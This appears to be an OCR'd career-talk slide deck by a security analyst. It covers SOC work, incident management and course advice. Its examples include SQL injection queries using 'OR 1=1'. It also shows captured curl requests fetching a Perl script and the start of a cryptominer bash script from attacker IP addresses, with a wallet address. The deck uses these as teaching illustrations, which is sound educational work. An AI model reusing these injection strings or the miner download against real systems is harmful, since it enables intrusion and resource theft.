





Detection of Pikabot



Detection of Crypto Mining



Detection of Unususal SVCCTL



Experience as a Cyber Security Analyst

1. How did a background in Computer Science prepare me for this role?
   - Python
   - React
   - C++
   - JavaScript
   - VS Code / Xcode
   - Pair programming
   - Etc.

Example: SQL Injection

Examples of SQL Injections:

SELECT * FROM Users WHERE UserID = 105 OR 1=1;

SELECT UserID, Name, Password FROM Users WHERE UserID = 105 OR 1=1;

Example: HTTP GET Request for Perl Script

```
GET /login.cgi HTTP/1.1
Host: 91.92.240.113
User-Agent: curl/7.19.7 (i686-redhat-linux-gnu) libcurl/7.63.0 OpenSSL/1.0.2n zlib/1.2.3
Accept: */*

HTTP/1.1 200 OK
Date: Thu, 18 Jan 2024 12:10:32 GMT
Server: Apache/2.4.57 (Debian)
Last-Modified: Thu, 18 Jan 2024 12:09:52 GMT
ETag: "1f975-60f373da6086e"
Accept-Ranges: bytes
Content-Length: 129397

#!/home/ecbuilds/int-rel/sa/22.3/bld1647.1/install/perl5/bin/perl -T
# -*- mode:perl; cperl-indent-level: 4; indent-tabs-mode:nil -*-
#
#  Copyright (c) 2000-2022 by Ivanti Inc. All rights reserved
#


use lib ($ENV{'DSINSTALL'} =~ /(\S*)/)[0] . "/perl";
use lib ($ENV{'DSINSTALL'} =~ /(\S*)/)[0] . "/perl/lib";
use lib ($ENV{'DSINSTALL'} =~ /(\S*)/)[0] . "/perl/lib/MIME/Base64";


use DSSafe;
use DSUtil;
use DSUtilTable;
use IO::Socket;
use strict ;
use DSSafe;
use DSNet;
use DSUser;
use DSAuth;
use DSOldPreAuth;
use DSPreAuth;
use DSStat;
use DSRealm;
use DSSys;
use DSOldAuth;
use DSRadiusAuth;
```

Example: HTTP GET Request for Bash Script

```
GET /u/123/100123/202401/d9a10f4568b649acae7bc2fe51fb5a98.sh HTTP/1.1
Host: 192.252.183.116:8089
User-Agent: curl/7.74.0-DEV
Accept: */*

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 17 Jan 2024 11:48:05 GMT
Content-Type: application/octet-stream
Content-Length: 4990
Last-Modified: Mon, 15 Jan 2024 13:27:03 GMT
Connection: keep-alive
ETag: "65a532a7-137e"
Expires: Sun, 21 Jan 2024 11:48:05 GMT
Cache-Control: max-age=345600
Accept-Ranges: bytes

#!/bin/bash

WALLET=45yeuMC5LauAg18s7JPvpwNmPqDUrgZnhYwpQnbpo5PJKttK4GrjqS2jN1bemwMjrTc7QG414P6XgNZQGbhpwsnrKUsKSt5
EMAIL=$2
if [ -z $HOME ]; then
  HOME=/var/tmp/
fi
```

Experience as a Cyber Security Analyst

2. Problem Solving Mentality
   - How can an attacker get in to a network?
   - How could they exploit a compromised device?
   - If they got in, did they move laterally from one device to the next? Did they leverage certain credentials?

Experience as a Cyber Security Analyst

3. Github / Gitlab
   - Storing internal tools
     - For internal use, Darktrace's API is in GitLab
   - Training
   - Ticketing

Experience as an Incident Manager

- What do I do?
  - I help clients who have been compromised by:
    - Being calm & level-headed during the crisis
    - Providing any resources & information that can help during their remediation
    - Understanding how the compromised occurred
    - Proposing solutions that help mitigate the risk of a future compromise

Experience as a Cyber Security Analyst / Incident Manager

- Cool things that I have done:
  - Traveled to Chile & Colombia to help Strategic LATAM clients
  - Published multiple blogs about Darktrace's detection of certain types of malware
  - Helped design an internal SOC dashboard for managers and executives
  - Attended CyberSec conferences in Miami
  - Traveled to the UK to revamp internal scripting trainings for analysts

Experience in Cyber Security

- How did EECS 481 prepare me for this role and other ones?
  - Multi-language programming (always useful!)
  - Quality assurance (PM)
  - Software Development Methodologies (PM & SWE)
  - Pair programming (Analyst & SWE)
  - Debugging (always useful!)
  - Specifications and requirements (always useful!)
  - Productivity (always useful!)
    - Adding more people to a project does not always work!
  - Code inspection & review (always useful!)
    - Don’t take feedback personally – it’s just about getting better!

Experience in Cyber Security


- How did a background in Computer Science not prepare me for this role?
  - Be your own best advocate
    - Keep track of all accomplishments & conversations
    - Figure out what is the minimum that you have to do to do a good job, and go a step beyond that
  - Always be kind & mindful of what you say and what you do
  - Managing uncomfortable situations
    - Write down what happened and what you want to say
  - Networking is invaluable
  - Make yourself “sticky”

Additional Resources

- EECS 485: Web Systems
- Cybersecurity and Information Assurance Mayor in Dearborn
- EECS 388: Introduction to Computer Security
- Any ML or AI course (I took Computer Vision)
- EECS 475: Introduction to Cryptography
- Professor Messer on YouTube
- Darknet Diaries podcast
- Darktrace's Inside the SOC blog
- Meditation videos on Youtube (ex. 10 Minute Silent Medition)

MITRE ATT&CK Framework

Cyber Kill Chain



Thanks!

Questions?

email me at sanchnat@umich.edu